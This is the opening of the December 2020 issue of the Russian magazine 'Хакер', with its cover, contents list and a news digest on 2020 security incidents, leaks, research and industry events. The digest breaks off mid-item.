ДЕКАБРЬ 2020

ХАКЕР

№261

ЛОГИЧЕСКИЕ БАГИ

Учимся искать нетривиальные уязвимости в веб-приложениях

Cover Story

Как делают хакерские соревнования

10 телеграм-ботов для поиска персональных данных

Прячем вредоносные библиотеки в Linux

Пентестим Android с Drozer


ПОДПИСКА НА «ХАКЕР»

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Декабрь 2020
№ 261

CONTENTS

MEGANews
Всё новое за последний месяц

Android
Подмена системных диалогов и утечки памяти

Взлом года
Всё, что известно о компрометации SolarWinds на данный момент

Роковые ошибки
Как искать логические уязвимости в веб-приложениях

Rotexy
Как действовал один из опаснейших троянов 2020 года

Пентест для Android
Используем Drozer для исследования безопасности приложений

Фундаментальные основы хакерства
Идентификация библиотечных функций

Make the Flag!
Как сделать свои соревнования для хакеров

Операция «Предзагрузка»
Создаем userland-руткиты в Linux с помощью LD_PRELOAD

Скрытая нагрузка
Обходим антивирус и загружаем Meterpreter из памяти в Windows 10

Гиперотладка
Разбираем отладку Microsoft Hyper-V с самого начала

Боты атакуют
Тестируем телеграм-боты для поиска персональных данных

Слои защиты
Три уровня шифрования в сетевых хранилищах QNAP

Особые инструменты
Утилиты Linux, которые мы используем, не зная о них

Нам нужно больше бэкапов!
Делаем машину для резервного копирования за 10 баксов


Nextcloud
Настраиваем персональное облако и смотрим, стоит ли возня свеч

LockPick
Какие бывают типы замков и почему все их можно вскрыть

Титры
Кто делает этот журнал

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru



АТАКА НА PICKPOINT

В начале декабря неизвестные нарушили работу сети постаматов PickPoint. Из-за атаки многие постаматы открыли двери своих ячеек, и хранившиеся в них отправления оказались доступны любому желающему. Многочисленные фотографии этого тут же стали массово появляться в социальных сетях.

Генеральный директор компании Надежда Романова сообщила, что из части терминалов все же были похищены посылки. Романова пообещала компенсацию всех затрат владельцам утраченных посылок и стопроцентную компенсацию.

В пресс-службе компании заявили, что инцидент произошел из-за атаки на провайдеров, обеспечивающих доступ в интернет для постаматов (то есть на сотовых операторов). По данным PickPoint, в общей сложности в результате атаки пострадали 2732 постамата, но остальная сеть компании (около 8000 точек) продолжила работу в штатном режиме.

> *«Атака была зафиксирована на ранней стадии, поэтому большую часть из 2732 терминалов удалось отключить, и заказы не пострадали, — уверяют в компании. — PickPoint подтверждает свои обязательства по соблюдению интересов своих получателей и заказчиков. Мы делаем все необходимое, чтобы от действий киберпреступников был минимальный ущерб».*

2 000 000 ДОЛЛАРОВ НА HACKERONE

Представители HackerOne сообщили, что румынский ИБ-специалист Космин Йордач стал первым в истории проекта исследователем, который заработал на bug bounty более **2 000 000 ДОЛЛАРОВ**. Также он **7-Й** исследователь, получивший более **1 000 000** долларов. Йордач достиг этого всего за два года, заработал **300 000** долларов всего за **90 ДНЕЙ**.

В общей сложности на счету Космина Йордача **468** найденных уязвимостей, в том числе в продуктах Verizon Media, PayPal, Dropbox, Facebook, Spotify, AT&T, TikTok, Twitter, Uber и GitHub, а также ряд ошибок в системах Министерства обороны США.

За все время существования HackerOne исследователи уже обнаружили порядка **170 000** уязвимостей, а платформу сейчас используют более **700 000** этичных хакеров.

ВИННИКУ ВЫНЕСЛИ ПРИГОВОР

Основатель биржи BTC-e, 41-летний россиянин Александр Винник был приговорен во Франции к пяти годам лишения свободы и штрафу в размере 100 тысяч евро за отмывание денег для киберпреступников.

Изначально Виннику грозил более серьезный срок, однако французская прокуратура не сумела доказать, что он участвовал в создании и распространении вымогателя Locky, который был активен в 2016–2017 годах. В сущности, из многочисленных обвинений, связанных с Locky, вымогательством и причастностью к преступной деятельности, вина Винника была доказана только в связи с организованным отмыванием денег.

Напомню, что изначально Винник был арестован в Греции, куда прилетел на отдых в 2017 году. Тогда власти США потребовали его экстрадиции и заявили, что Винник использовал BTC-e в качестве подставной компании для операций по отмыванию денег, сознательно получая средства от взломов и других форм киберпреступности, а также помогая мошенникам конвертировать украденные средства в фиат. Официальное заявление Минюста гласило, что Винник не только руководил преступной группой с 2011 года и отмыл через BTC-e более четырех миллиардов долларов в биткойнах, но также был причастен если не к самому ограблению биржи Mt.Gox, то хотя бы к отмыванию похищенных средств.

Однако за арестом последовала долгая судебная тяжба. Дело в том, что, как только об аресте Винника стало известно, российские власти тоже подали запрос об экстрадиции, утверждая, что Винник — подозреваемый по другому делу и в России он с 2013 года обвиняется в мошенничестве на сумму 9500 евро. Многие эксперты полагают, что это была попытка российских властей «вытащить» Винника из-под стражи и вернуть в Россию.

В итоге споры из-за экстрадиции Винника растянулись надолго и дополнительно усложнились, когда французские власти тоже подали собственный запрос о его экстрадиции, заявляя, что намерены судить Винника по 14 обвинениям, связанным с отмыванием денег и взломами.

Изначально адвокаты Винника даже выиграли дело, и в 2018 году суд решил экстрадировать его в Россию, однако из-за серьезного политического давления со стороны официальных лиц (как из России, так и из США) греческие власти приняли решение передать Винника французам весной 2020 года.

Как уже было сказано, французский судебный процесс не увенчался особенным успехом. Из 14 выдвинутых обвинений было доказано лишь одно, а остальные доказательства Европола успешно оспорили адвокаты обвиняемого.

В настоящее время основатель BTC-e остается под арестом, а официальные представители США и России уже подали новые запросы о его экстрадиции (на этот раз французским властям). Защитники Винника, в свою очередь, сообщили, что намерены обжаловать недавно вынесенный приговор.

МОНЕТИЗАЦИЯ TELEGRAM

Павел Дуров опубликовал в своем Telegram-канале большой пост, посвященный планам монетизации и дальнейшего развития Telegram. Дуров признается, что большую часть времени он оплачивал счета компании из личных сбережений, но при текущих темпах роста Telegram вскоре это станет невозможно. Так как продавать компанию он не намерен, монетизировать Telegram планируется с помощью рекламы, причем ненавязчивой, которая не будет портить общение между пользователями.

→ «Все текущие сервисы Telegram останутся бесплатными. Помимо них, мы предложим дополнительные функции для бизнес-команд и пользователей с расширенными потребностями. Некоторые из этих новых функций будут ресурсоемкими и, как следствие, станут платными. Для обычных пользователей Telegram всегда будет бесплатным.

Все сервисы Telegram, связанные с обменом сообщениями, останутся свободными от рекламы. Считаем, что реклама в личных и групповых чатах неприемлема. Общение между людьми не должно прерываться на рекламу.

Помимо обмена сообщениями, в Telegram есть социально-сетевая составляющая. Массовые публичные каналы Telegram, построенные по принципу вещания „один ко многим“, могут достигать миллионов подписчиков и имеют мало общего с традиционным обменом сообщениями.

Во многих странах владельцы таких каналов зарабатывают на показе рекламы своим подписчикам, иногда через сторонние рекламные платформы. Рекламные объявления, которые они публикуют, выглядят как обычные сообщения и нередко навязчивы. В этой связи мы предложим нашу собственную рекламную платформу для каналов, которая обеспечит пользователям комфорт и конфиденциальность, а нам позволит покрывать расходы на серверы и трафик.


Монетизация Telegram должна приносить пользу не только нам, но и всему сообществу. Например, если популярные публичные каналы будут монетизироваться через рекламную платформу, владельцы этих каналов получат бесплатный трафик пропорционально их охвату. Или, если — вдобавок к текущим бесплатным стикерам — появятся платные стикеры с расширенными возможностями, художники этих стикеров также получат часть дохода. Мы хотим, чтобы создатели контента и предприниматели в Telegram процветали, обогащая всех наших пользователей за счет повышения качества сервиса»

— Дуров о планах компании

КОРОНАВИРУСНАЯ УТЕЧКА

Журналисты издания Readovka обнаружили в сети ссылки на рабочие чаты московских больниц и станций скорой помощи и вскоре поняли, что в Telegram-каналах свободно распространяется информация о переболевших коронавирусом москвичах. В онлайн-документах были доступны данные примерно 300 тысяч пациентов, включая ФИО, адрес проживания и регистрации, данные полиса ОМС, а также всю информацию о течении болезни и заборах анализов.

Также издание сообщило, что в сеть утекли данные о серверах 1С и ключи к системе учета коронавирусных больных.



Журналисты решили проверить подлинность данных и обзвонили множество людей, чьи данные были в базе. Сообщается, что десятки человек подтвердили изданию, что их личные данные верны и они действительно тестировались на COVID-19.


Вскоре московские власти сообщили, что проверяют информацию об утечке, и позже в официальном Telegram-канале Оперштаба появилось следующее заявление руководителя столичного департамента информационных технологий Эдуарда Лысенко, фактически подтвердившего факт утечки:

> *«В ходе проверки информации об утечках персональных данных москвичей, переболевших коронавирусом, было установлено, что взломов и какого-либо другого несанкционированного вмешательства в работу информационных систем Правительства Москвы не было. Утечка произошла вследствие человеческого фактора: сотрудники, которые занимались обработкой служебных документов, допустили передачу этих файлов третьим лицам. Проверка продолжается, по ее результатам будут приняты меры».*

ВЗЛОМ НА ЗАКАЗ

Эксперты Positive Technologies проанализировали **10** наиболее активных форумов в даркнете, где представлены услуги по взлому сайтов, покупке и продаже баз данных и доступов к веб-ресурсам. Всего на этих форумах зарегистрировано более **8 000** пользователей, создано более **7 000 000** тем, в которых опубликовано свыше **80 000 000** сообщений.


В **90%** случаев на форумах, посвященных взлому, ищут исполнителя-хакера, который сможет предоставить заказчику доступ к ресурсу или выгрузит базу пользователей. В **7%** записей фигурируют предложения услуг по взлому сайтов.



В **69%** случаев, касающихся взлома сайтов, основная цель — получить доступ к ресурсу. Злоумышленники могут не только похитить конфиденциальную информацию, но и продать доступ к веб-приложению так называемым скупщикам.


На втором месте (**21%** объявлений) по популярности находятся запросы, направленные на получение баз данных пользователей или клиентов атакуемого ресурса: в приобретении такой информации в первую очередь заинтересованы конкуренты и спамеры, которые собирают списки адресов для целевой тематической рассылки, ориентированной на определенную аудиторию.

По данным анализа, базы данных на заказ могут стоить до **20 000** долларов США.



Количество новых объявлений о взломе веб-ресурсов на форумах в 2019–2020 годах

Также на хак-форумах порой ищут исполнителей, которые смогут разместить на веб-ресурсе вредоносное ПО (**4%** объявлений) и взломать сайт, чтобы удалить на нем определенные данные (**3%** объявлений).



RAM ДЛЯ WI-FI

Специалисты из израильского Университета имени Бен-Гуриона продемонстрировали атаку AIR-FI — новый метод извлечения данных с машин, физически изолированных от любых сетей и потенциально опасной периферии. Такие компьютеры нередко встречаются в правительственных системах и корпоративных сетях, на них хранятся секретные документы, а также закрытая и конфиденциальная информация.

На этот раз исследователи предложили превратить RAM в импровизированный беспроводной излучатель для передачи данных «по воздуху».

В основе атаки AIR-FI лежит тот факт, что любой электронный компонент при прохождении электрического тока генерирует электромагнитные волны. Исследователи пишут, что в теории хакер может манипулировать питанием RAM таким образом, чтобы генерировать электромагнитные волны с частотой, соответствующей частоте сигнала Wi-Fi (2,4 ГГц).

В своем отчете и сопроводительном видео эксперты показывают, что тщательно контролируемые операции чтения-записи RAM способны заставить шину памяти излучать электромагнитные волны, аналогичные слабому сигналу Wi-Fi. Такой сигнал может принять любое устройство с поддержкой Wi-Fi, находящееся неподалеку от изолированного компьютера, например смартфон, ноутбук, IoT-девайс, умные часы.

AIR-FI — это далеко не первая экзотическая атака, разработанная специалистами из Университета имени Бен-Гуриона, но исследователи отмечают, что этот метод — один из наиболее простых в реализации. Ведь в данном случае злоумышленнику не нужно получать права root/администратора перед запуском своего эксплоита. По сути, это позволяет атаке работать на любой ОС и даже на виртуальных машинах. Также отмечается, что большинство современных планок RAM без труда могут излучать сигналы в диапазоне 2,4 ГГц, а старую память нетрудно разогнать для достижения желаемого эффекта.

450 000 ЗА BITCOIN

Администрация криптовалютной биржи Livecoin заявила, что ресурс пострадал от тщательно спланированной атаки, в результате которой был потерян контроль над серверами и бэкендом. Неизвестные злоумышленники получили контроль над инфраструктурой Livecoin и изменили курсы ряда криптовалют, доведя их до заоблачных значений.

К примеру, стоимость Bitcoin превысила **450 000** долларов, Ether — **15 000** долларов, а стоимость Ripple возросла с **0,27** до **17** долларов. После изменения обменных курсов таинственные злоумышленники начали обналичивать средства со счетов, получая гигантскую прибыль.

Отметим, что реальный курс биткойна к доллару тоже бьет все рекорды: под конец года цена криптовалюты доходила до **28 000** долларов.

PWNIE AWARDS 2020

В рамках конференции Black Hat Europe были определены победители премии Pwnie Awards 2020. Обычно итоги подводят летом, на конференции Black Hat USA, но в этом году вручение Pwnie Awards впервые проходило в виртуальном формате, а также было отложено до конца года. Как несложно догадаться, произошло это из-за пандемии коронавируса.

Напомню, что премия представляет собой своеобразный аналог «Оскара» в области информационной безопасности: каждый год профессионалы в области ИБ выдвигают номинантов, а затем голосуют за лучших и худших в отрасли. Специалисты выбирают самые важные и наиболее оригинальные уязвимости года, отмечают специальной издевательской наградой худшие реакции вендоров на инциденты, а также эпические фейлы, из-за которых пользователи в итоге подверглись риску.

Итоги 2020 года, по версии жюри Pwnie Awards, таковы:

- **Лучший баг на стороне сервера:** BraveStarr — RCE в демоне Telnet на серверах Fedora 31.
- **Лучший баг на стороне клиента:** обнаруженная командой Google Project Zero MMS-атака на телефоны Samsung, работающая без единого клика.
- **Лучший баг повышения привилегий:** Checkm8 — уязвимость, позволившая осуществить полный джейлбрейк любых устройств Apple с чипами от A5 до A11, выпущенными между 2011 и 2017 годами.
- **Лучшая криптографическая атака:** Zerologon — баг в протоколе аутентификации Microsoft Netlogon, использование которого заключается в добавлении нулей в определенные аутентификационные параметры.
- **Самое инновационное исследование:** TRRespass — обход защиты TRR в современной RAM для выполнения атак Rowhammer.
- **Самая жалкая реакция вендора:** Дэниел Дж. Бернштейн — за то, что не справился с багом в далеком 2005 году.
- **Самое недооцененное исследование:** Габриэль Негрейра Барбоса, Родриго Рубира Бранко (BSDaemon), Джо Чихула (Intel) за обнаружение CVE-2019-0151 и CVE-2019-0152 в Intel System Management Mode и Trusted Execution Technology.
- **Самый эпический фейл:** Microsoft в связи с проблемой CurveBall, суть которой проявляется во время валидации сертификатов Elliptic Curve Cryptography (ECC), позволяя легко подделывать HTTPS-сайты и легитимные приложения.
- **Самое эпическое достижение:** Гуан Гун, известный китайский багхантер, за обнаружение CVE-2019-5870, CVE-2019-5877, CVE-2019-10567, то есть трех ошибок, которые позволяли удаленно захватить устройства Android Pixel.

ПЛОХАЯ ЗАЩИТА СМАРТФОНОВ

Известный ИБ-эксперт, криптограф и профессор университета Джона Хопкинса Мэттью Грин (Matt Green) рассказал в Twitter о том, что его студенты все лето изучали публично доступные отчеты криминалистов и экспертов, а также юридические бумаги, проливающие свет на то, как правоохранительные органы взламывают смартфоны. Увы, выводы оказались неутешительными: как правило, полицейским даже не приходится утруждаться.

→ «Мы подготовили огромный отчет, который будет опубликован после праздников. Но TL;DR вызывает уныние: в большинстве случаев властям вообще не нужно взламывать шифрование телефона, потому что современное шифрование телефонов — отстой.

На телефоне Apple вам необходимо получить ключи шифрования. Поскольку они являются производными от пароля пользователя, вам нужно подобрать его либо нужно, чтобы пользователь ввел его. На последних моделях iPhone сложно подобрать пароль, потому что Secure Enclave (SEP) имеет ограничение в десять попыток.

Итак, если они не могут взломать пароль, как правоохранительные органы до сих пор взламывают iPhone (потому что они определенно их взламывают)? Скучный ответ, скорее всего, заключается в том, что полиция **НЕ** подбирает пароли подозреваемых. Они полагаются на то, что владелец, вероятно, уже ввел пароль. В большинстве случаев **ДО** изъятия телефона.

Понимаете, iPhone может находиться в одном из двух состояний: „До первой разблокировки“ (BFU) и „После первой разблокировки“ (AFU). Когда вы включаете телефон и вводите пароль утром, вы переключаете свой телефон с BFU в AFU. Когда вы впервые разблокируете свой iPhone после включения, он использует ваш пароль для создания нескольких наборов криптографических ключей. Они остаются в памяти телефона и используются для шифрования файловой системы. Когда вы блокируете свой iPhone (или нажимаете кнопку сбоку, или оставляете его в покое, пока экран не погаснет), ровно **ОДИН** набор ключей стирается из памяти. Эти ключи исчезнут до тех пор, пока вы не введете свой пароль или не используете FaceID. Все остальные ключи остаются в памяти.

Таким образом, если полиция сможет захватить ваш телефон в состоянии AFU (а он почти наверняка находится в этом состоянии на протяжении 99% времени) **И** у них есть программный эксплоит, который позволяет им обойти меры безопасности ОС, они могут извлечь большинство файлов»

— объясняет Мэттью Грин

ФЕРМЫ ПРОТИВ БАНКОВ


Эксперты IBM Trusteer раскрыли масштабную мошенническую операцию: при помощи огромных ферм эмуляторов мобильных устройств преступники выводили миллионы долларов со счетов в онлайн-банках в США и ЕС.

Фермы эмуляторов помогали мошенникам получить доступ к тысячам взломанных учетных записей (скомпрометированных в результате фишинга или атак малвари) в очень сжатые сроки. Хотя эмуляторы сами по себе не вредоносные инструменты, стоящая за этой кампанией хак-группа использовала их для эмуляции взломанных устройств. То есть в итоге все выглядело так, будто владельцы скомпрометированных учетных записей перешли на использование новых гаджетов или даже вошли в интернет-банкинг со своего обычного устройства.

Продолжение статьи →

MEGANEWS

← Начало статьи



Для настройки эмуляторов мошенники применяли специальный инструмент, способный загружать спецификации устройств из базы ранее скомпрометированных девайсов, сопоставляя при этом каждое поддельное устройство с банковскими учетными данными пострадавших. Такая ферма способна подделать даже местоположение GPS с помощью VPN, чтобы скрыть вредоносную активность от специалистов банка.

Идентификаторы устройств хакеры, вероятно, получали со взломанных устройств жертв, хотя иногда мошенники выдавали себя за банковских клиентов, которые вошли с новых телефонов. Также злоумышленники могли обойти многофакторную аутентификацию, получив доступ к SMS-сообщениям.


Во время атак хакеры в режиме реального времени отслеживали активность взломанных банковских счетов, чтобы убедиться, что их деятельность не была обнаружена. Если что-то шло не так и атака оказывалась под угрозой раскрытия, злоумышленники могли резко изменить тактику либо срочно завершить операцию и немедленно уничтожить все следы.

«Ранее еще никогда не обнаруживали операций таких масштабов. В некоторых случаях более 20 эмуляторов использовались для спуфинга свыше 16 тысяч взломанных устройств. Злоумышленники применяли эти эмуляторы для многократного доступа к тысячам учетных записей и в конечном итоге похищали миллионы долларов всего за несколько дней», — гласит отчет экспертов.

ГОДЫ НА ИСПРАВЛЕНИЕ

Отчет аналитиков GitHub, основанный на изучении более чем **45 000** активных репозиториев, демонстрирует, что зачастую разработчикам требуются годы для устранения уязвимостей, появившихся в их программном обеспечении.

На устранение уязвимостей в Ruby обычно требуется **7 ЛЕТ**, а для устранения уязвимостей в npm обычно нужно **5 ЛЕТ**. И столь большие сроки обычно связаны с тем, что нередко баги просто не обнаруживают.



Часто баги остаются незамеченными больше **4 ЛЕТ**. Как только их находят, специалисты по сопровождению пакетов и специалисты по безопасности создают и выпускают патчи всего за **4 НЕДЕЛИ**.

Все репозитории, рассмотренные в отчете, используют одну из **6** экосистем пакетов (Composer, Maven, npm, NuGet, PyPI или RubyGems) и имеют включенный граф зависимостей.


При этом, согласно статистике, за последние 12 месяцев, репозитории Ruby (**81%**) и JavaScript (**73%**) имели наивысший шанс получить предупреждение от системы безопасности GitHub.

Большинство уязвимостей оказываются результатами программистских ошибок и никак не связаны с атаками. В частности, анализ **521** предупреждения показал, что лишь **17%** из них были связаны с каким-либо вредоносным поведением.

КАЗАХСТАНСКИЙ «СЕРТИФИКАТ БЕЗОПАСНОСТИ»

В начале декабря казахстанские власти уже в третий раз предприняли попытку прослушивать весь трафик пользователей, включая защищенные HTTPS-соединения. Напомню, что эти попытки начались еще в 2015 году, когда правительство страны впервые сообщило о внедрении «национального сертификата безопасности». То есть подразумевалось, что пользователей обяжут загрузить и установить на все устройства правительственный сертификат, через который будет проходить весь защищенный трафик в том числе с зарубежных веб-сайтов. Причем предполагалось, что дешифровке подвергнется не только весь HTTPS-трафик, но и прочие TLS-соединения.

В 2015 году попытка не увенчалась успехом, но в 2019 году правительство страны еще раз вернулось к этой идее. Так, летом прошлого года местные операторы стали рассылать своим абонентам предупреждения, что необходимо установить сертификат безопасности, якобы призванный защитить от кибератак и помочь бороться с противоправным контентом. Тогда производители браузеров ответили на это блокировкой сертификата, а правительство Казахстана вскоре объявило об «окончании учений».



В начале декабря 2020 года власти Казахстана вновь объявили о киберучениях и обязали жителей Нур-Султана и приезжих установить на свои устройства специальный сертификат безопасности. Также власти вынудили местных интернет-провайдеров блокировать доступ пользователей к иностранным сайтам, если сертификат не установлен. Официальные представители властей сообщили, что кибератаки на казахстанский сегмент интернета увеличились в 2,7 раза во время пандемии COVID-19, назвав это основной причиной для старта учений.

Вскоре на сайте Censored Planet появилась информация о том, что сертификат работает против десятков веб-сервисов, которые в основном принадлежат Google, Facebook и Twitter, но также в список вошли mail.ru, vk.com и ok.ru.

По данным Censored Planet, процент хостов в Казахстане, подвергшихся перехвату, составил около 11,5% по сравнению с 7% в прошлом году.

Однако и на этот раз производители браузеров ответили блокировкой. Начиная с 18 декабря 2020 года пользователи Safari, Edge, Chrome и Firefox, на чьих устройствах установлен данный MITM-сертификат, будут видеть предупреждения о нарушении безопасности и информацию о том, что сертификату нельзя доверять.

В своем блоге разработчики Mozilla напомнили, что еще в 2019 году они пришли к выводу, что «этот акт подрывает безопасность пользователей и интернета, а также прямо противоречит Принципу 4 из манифеста Mozilla, который гласит: „Безопасность и конфиденциальность людей в интернете имеют фундаментальное значение и не должны рассматриваться как необязательные“».

«Мы призываем пользователей из Казахстана, которых коснулись эти изменения, изучить возможность использования VPN или браузера Tor для получения доступа к интернету. Мы также настоятельно рекомендуем всем, кто выполнил шаги по установке корневого сертификата правительства Казахстана, удалить его со своих устройств и немедленно изменить свои пароли», — пишут создатели Firefox.

12 ЯНВАРЯ 2021 ГОДА

В декабре компания Adobe выпустила последнее обновление для Flash и теперь жестко рекомендует пользователям удалить приложение до того, как его прекратят поддерживать в конце текущего года. Дело в том, что начиная с **12 ЯНВАРЯ 2021 ГОДА** (это и есть фактическая «дата смерти» Flash) Adobe будет блокировать запуск любого Flash-контента.


Даже если пользователь не потрудится удалить Flash самостоятельно, еще несколько месяцев назад компания добавила в код своеобразную «часовую бомбу», которая предотвратит использование приложения в будущем.

Ожидается, что «смерть» Flash окажет минимальное влияние на веб-экосистему, ведь, согласно данным W3Techs, лишь **2,3%** сайтов до сих пор используют Flash, то есть этот показатель серьезно снизился за последние годы (например, в 2011 году рыночная доля Flash составляла **28,5%**).

ЯНДЕКС ПРОТИВ РАСШИРЕНИЙ

Специалисты компаний «Яндекс» и «Лаборатория Касперского» нашли потенциально вредоносный код в популярных браузерных расширениях. В итоге были отключены SaveFrom.net, Frigate Light, Frigate CDN и ряд других расширений (в общей сложности более двадцати), чья суммарная аудитория превышала 8 миллионов человек.

Инженеры Яндекса рассказали, что некоторое время назад им стали поступать жалобы пользователей на некий странный звук, который можно было принять за голосовую рекламу, хотя в браузере не было открыто ничего подозрительного.



Как оказалось, у всех пострадавших было установлено расширение для загрузки видео от сервиса SaveFrom.net и его отключение действительно отключало и странные фоновые звуки. Представители Яндекса связались с разработчиками расширения. Те высказали предположение, что это ошибки конвертера, и внесли исправления. После этого обновления расширения жалобы на звук прекратились.

Однако в ноябре текущего года антифрод-команда Яндекса вновь заподозрила неладное. Специалисты получили сигнал о том, что кто-то использует аудиторию популярных браузеров для накрутки просмотров видео в онлайн-кинотеатрах. Пользователи на самом деле не видели видео, потому что оно воспроизводилось на фоне. Тем не менее это приводило к существенному потреблению трафика и перегружало работой вычислительные ресурсы компьютера, и такое поведение никак нельзя было назвать добросовестным.

«На посторонний звук больше никто не жаловался. Это можно было легко объяснить сознательным исключением аудитории Яндекс.Браузера из целевой. Подобные попытки избежать внимания со стороны нашего антифрода мы уже неоднократно встречали в прошлом при анализе поведения расширений из Chrome Web Store (напомним, что наш браузер поддерживает установку в том числе из этого каталога).

